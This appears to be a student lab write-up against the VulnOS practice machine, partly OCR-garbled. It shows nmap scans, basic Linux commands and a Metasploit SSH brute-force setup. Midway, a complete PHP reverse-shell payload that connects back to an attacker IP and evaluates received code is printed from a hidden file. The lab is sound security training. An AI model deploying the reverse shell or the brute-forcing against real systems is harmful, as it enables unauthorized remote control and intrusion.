       valid_lft 470sec preferred_lft 470sec
    inet6 fe80::a00:27ff:fe86:9f24/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kumaromkar015]
└─#
```

  - VulnOS :

```
File  Actions  Edit  View  Help
root@kali: /home/kumaromkar015 ×   kumaromkar015@kali: ~ ×
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:17:68:46      1      60  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:43:06:19      1      60  PCS Systemtechnik GmbH

┌──(root㉿kali)-[/home/kumaromkar015]
└─#
```

- Kali and vulnOS are identified by these ip address:

#kali linux = 10.0.2.4

#vulnOS = 10.0.2.5

Task 3 : The learner should be able to scan the ip using nmap.

- Start off by scanning the ip address of vulnOS using nmap .

```
└─$ nmap -p- 10.0.2.5
```

- We can see the result to scanning the ip address . showing all ports running in this ip address.

```
┌──(kumaromkar015㉿kali)-[~]
└─$ nmap -p- 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 11:32 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00023s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
901/tcp   open  samba-swat
993/tcp   open  imaps
995/tcp   open  pop3s
2000/tcp  open  cisco-sccp
2049/tcp  open  nfs
3306/tcp  open  mysql
3632/tcp  open  distccd
6667/tcp  open  irc
8070/tcp  open  ucs-isc
8080/tcp  open  http-proxy
10000/tcp open  snet-sensor-mgmt
43867/tcp open  unknown
44200/tcp open  unknown
44957/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds

┌──(kumaromkar015㉿kali)-[~]
└─$
```

- Mysql ports is open and running on 3306 port number.

- The learner should be able to use kali linux terminal with proper command.
  - Identifying the ip address of running server.

    kali linux:

```
kumaromkar015@kali: ~
File  Actions  Edit  View  Help
root@kali: /home/kumaromkar015 ×   kumaromkar015@kali: ~ ×
┌──(kumaromkar015㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:86:9f:24 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 445sec preferred_lft 445sec
    inet6 fe80::a00:27ff:fe86:9f24/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

VulnOS:

```
root@kali: /hom
File  Actions  Edit  View  Help
root@kali: /home/kumaromkar015 ×   kumaromkar015@kali: ~ ×
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      2     120  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:38:3d:ed      2     120  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:43:06:19      1      60  PCS Systemtechnik GmbH

┌──(root㉿kali)-[/home/kumaromkar015]
└─#
```

Kali linux : 10.0.2.4

VulnOS : 10.0.2.5


  - Start scanning the server ip address.

```
Nmap  -A   10.0.2.5
```

    - we can the all running ports on linux terminal.

```
┌──(root㉿kali)-[/home/kumaromkar015]
└─# nmap -A 10.0.2.5 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-10 11:01 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00075s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 43:a6:84:8d:be:1a:ee:fb:ed:c3:23:53:14:14:8f:50 (DSA)
|_  2048 30:1d:2d:c4:9e:66:d8:bd:70:7c:48:84:fb:b9:7b:09 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_smtp-commands: VulnOS.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2022-09-09T19:13:12+00:00; -19h49m32s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
53/tcp    open  domain      ISC BIND 9.7.0-P1
| dns-nsid:
|_  bind.version: 9.7.0-P1
80/tcp    open  http        Apache httpd 2.2.14 ((Ubuntu))
|_http-title: index
|_http-server-header: Apache/2.2.14 (Ubuntu)
110/tcp   open  pop3        Dovecot pop3d
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_pop3-capabilities: RESP-CODES CAPA UIDL TOP SASL STLS PIPELINING
| sslv2:
|   SSLv2 supported
|_  ciphers: none
|_ssl-date: 2022-09-09T19:13:12+00:00; -19h49m33s from scanner time.
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      44200/tcp   mountd
```

- Port 80/tcp is open on Apache httpd 2.2.14 ((Ubuntu))




```
##########################################################################################

Your Goal : ...Get root and find all the vulnerabilities.

##########################################################################################

" The truth is out there "

##########################################################################################
```

- Pwd command : showing your directory
- Cd command : change your directory.
- Cat command : Reading text file.
- Ls command : showing all file in the directory

```
root@kali: /home/kumaromkar015/Desktop
File  Actions  Edit  View  Help
root@kali: /home/kumaromkar015/Desktop ×   root@kali: /home/kumaromkar015 ×   root@kali: /home/kumaromkar015/Desktop ×

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# pwd
/home/kumaromkar015/Desktop

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# cd /home/kumaromkar015/

┌──(root㉿kali)-[/home/kumaromkar015]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  tor-browser_en-US  Videos  vulnos

┌──(root㉿kali)-[/home/kumaromkar015]
└─# cd Desktop

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# ls
Sandi.txt  shell2.php

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# cat Sandi.txt
The nmap command (Network Mapper) is a free and open-source tool for network discovery, available for Linux, macOS, and Windows.

    To install on Linux, install the nmap package e.g. apt-get install nmap.
    To install on macOS or Windows, see the nmap.org download page.

To use nmap to scan the devices on your network, you need to know the subnet you are connected to. First find your own IP address, in other
words the one of the computer you're using to find your MSRTK Moduls IP-address:

    On Linux, type hostname -I into a terminal window
    On macOS, go to System Preferences then Network and select your active network connection to view the IP address
    On Windows, go to the Control Panel, then under Network and Sharing Center, click View network connections, select your active network c
onnection and click View status of this connection to view the IP address

Now you have the IP address of your computer, you will scan the whole subnet for other devices. For example, if your IP address is 192.168.1
.5, other devices will be at addresses like 192.168.1.2, 192.168.1.3, 192.168.1.4, etc. The notation of this subnet range is 192.168.1.0/24
(this covers 192.168.1.0 to 192.168.1.255).
```


- **Free command :** Free command provides is the useful information about the amount of RAM available on a linux machine.
- **Users command :** the users command is used to display the login names of user logged in on the system.
- **Passwd root :** create the new password for the root terminal of the linux machine.


```
root@kali: /home/kum
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# free
              total        used        free      shared  buff/cache   available
Mem:        3573536     1385276      557368       59296     1630892     1935152
Swap:        998396           0      998396

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# users
kumaromkar015 kumaromkar015

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# passwd root
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:42494          ec2-35-160-51-228:https ESTABLISHED

┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:42494          ec2-35-160-51-228:https ESTABLISHED
udp        0      0 10.0.2.4:bootpc         10.0.2.3:bootps         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         DGRAM      CONNECTED     15608    /run/systemd/notify
unix  2      [ ]         DGRAM                    17702    /run/user/1000/systemd/notify
unix  2      [ ]         DGRAM                    15624    /run/systemd/journal/syslog
unix  17     [ ]         DGRAM      CONNECTED     15630    /run/systemd/journal/dev-log
unix  6      [ ]         DGRAM      CONNECTED     15632    /run/systemd/journal/socket
unix  3      [ ]         STREAM     CONNECTED     17927
unix  3      [ ]         STREAM     CONNECTED     18780
unix  3      [ ]         STREAM     CONNECTED     17899    @/tmp/.ICE-unix/802
unix  3      [ ]         STREAM     CONNECTED     21529
unix  3      [ ]         STREAM     CONNECTED     17039
unix  3      [ ]         STREAM     CONNECTED     14181    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     14147    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     32580
unix  3      [ ]         STREAM     CONNECTED     22629
unix  3      [ ]         STREAM     CONNECTED     17052    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     18312
unix  3      [ ]         STREAM     CONNECTED     18006
unix  3      [ ]         STREAM     CONNECTED     14323
unix  3      [ ]         STREAM     CONNECTED     20618    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     18012    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     8771     @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     17348
```

- The learner should be able to view the user text file inside the terminal .

➢ Cat command : The simplest way to view text files in linux is the **cat** command . its display the complete content in the command line.

- Create the file on desktop
- **Nano command** : edit the text file in the command line. And paste the sentences in the file
- **Cat command** : type the name of the file with cat command. Like **cat** <file name> .





- The learner should be able to read the content in the secretfile.txt .

  - Create the secretfile.txt through **touch** command . ex : - touch secretfile.txt
  - Change the secretfile.txt into hidden file through the **mv** command . ex:- mv secretfile.txt .secretfile.txt .
  - **Ls -a command** : show the hidden file in the directory .
  - **Nano command** : paste the code in the text file for the content , direct in linux terminal.
  - **Cat command** : it is used for view the contents of any file in the directory . ex : cat secretfile.txt

```
┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# touch secretfile.txt
┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# mv secretfile.txt .secretfile.txt
┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# ls -a
.  ..  Sandi.txt  .secretfile.txt  shell2.php
┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# cat .secretfile.txt
┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# nano .secretfile.txt
┌──(root㉿kali)-[/home/kumaromkar015/Desktop]
└─# cat .secretfile.txt
<?php /**/ error_reporting(0); $ip = '10.0.2.4'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($
, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b =
; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; i
(extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

- The learner should be able to login in via SSH.

```
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules

msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                       normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Cod
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10  auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console 6.0 Login
   11  exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   12  auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   13  exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   14  exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   15  auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   16  post/windows/manage/forward_pageant                                    normal     No     Forward SSH Agent Requests To Remote Pageant
   17  exploit/windows/ssh/freeftpd_key_exchange             2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
   18  exploit/windows/ssh/freesshd_key_exchange             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   19  exploit/windows/ssh/freesshd_authbypass               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   20  auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     No     GitLab User Enumeration
   21  exploit/multi/http/gitlab_shell_exec                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   22  exploit/linux/ssh/ibm_drm_a3user                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   23  post/windows/manage/install_ssh                                        normal     No     Install OpenSSH for Windows
   24  payload/generic/ssh/interact                                           normal     No     Interact with Established SSH Connection
   25  post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collector
   26  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   27  auxiliary/scanner/ssh/detect_kippo                                     normal     No     Kippo SSH Honeypot Detector
   28  post/linux/gather/enum_network                                         normal     No     Linux Gather Network Information
```

  - Running **msfconsole**
  - Search **ssh**
  - Set LHOST 10.0.2.5

```
Interact with a module by name or index. For example info 72, use 72 or use exploit/linux/http/php_imap_open_rce

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wo
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.5:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```